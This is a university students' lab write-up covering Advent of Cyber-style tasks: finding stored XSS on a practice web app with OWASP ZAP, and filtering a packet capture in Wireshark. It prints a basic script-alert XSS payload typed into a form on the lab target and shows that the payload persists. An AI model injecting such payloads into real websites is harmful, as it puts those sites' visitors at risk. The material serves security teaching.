PSP0201

Week 3

Writeup

Group Name: Hack Me No

Members

ID	Name	Role
1211102630	Chan Kar Kin	Leader
1211100925	Ang Jin Nan	Member
1211103311	Ng Yun Shi	Member
1211102777	Tai Qi Tong	Member


Day 6: Web Exploitation – Be careful with what you wish on a Christmas night

Tools used: Kali Linux, Firefox, OWASP Zap

Solution/Walkthrough:

Question 1

Input validation level is matched with the correct description based on OWASP Cheat Sheet




Question 2


Regular expression used to validate a US Zip Code based on the OWASP Cheat Sheet

Question 3


Access to the target machine



Perform automated scan on OWASP Zap, attack the target




Stored/Persistent XSS is shown



Question 4


Test the query input

Query string is ‘q’





Question 5

Automated scan ran on target




2 XSS alerts of high priority are in the scan






Question 6


Access to the webpage



Type in <script>alert(“PSP0201”)</script> in the wish text box, wish button clicked




PSP0201 alert shown



Question 7

Browser is closed and revisited again. XSS attack persist



Thought Process/Methodology:

Based on the OWASP Cheat Sheet, we see that Syntactic validation should enforce correct syntax of structured fields and Semantic validation should enforce correctness of their values in the specific business context. We also found the regular expression used to validate a US Zip code, which is ^\d{5}(-\d{4})?$ Then, we access the target machine webpage. We see 2 inputs: 'search query' and 'enter your wish here: '. We copy the target machine url and paste it in the OWASP Zap to run an automated attack. Stored/persistent XSS is shown in alerts. Test the query input by typing 'test', we see that q string is used in the url. After running an automated scan on OWASP Zap, we see that 2 alerts of high priority are shown. Then we access the target webpage and type *<script>alert("PSP0201")</script>* in the wish text box. We click the wish button and an alert saying "PSP0201" is shown. To check whether the XSS attack persists or not, we close the browser and access it again. XSS attack persists.


Day 7: Networking – The Grinch Really Did Steal Christmas


Tools used: Kali Linux, Firefox, Whiteshark

Solution/Walkthrough:

Question 1

Download the task files attached to the task and extract them. After download, open the terminal and open the "pcap1.pcap" file in Whiteshark. Use the filter "icmp" and search for the IP address which is 10.11.3.2.






Question 2

Search the filter within the task to see only the HTTP GET requests in “pcap1.pcap” file.

protocol.request.method — Show all packets that use a specific method of the protocol given. For example, HTTP allows for both a GET and POST to retrieve and submit data accordingly.

```
http.request.method ==
GET / POST
```




Question 3


When we apply the same filter as the previous task, we could see the name of the article by looking at “/posts/”


462	64.020692	10.10.67.199	10.10.15.52	HTTP	496 GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
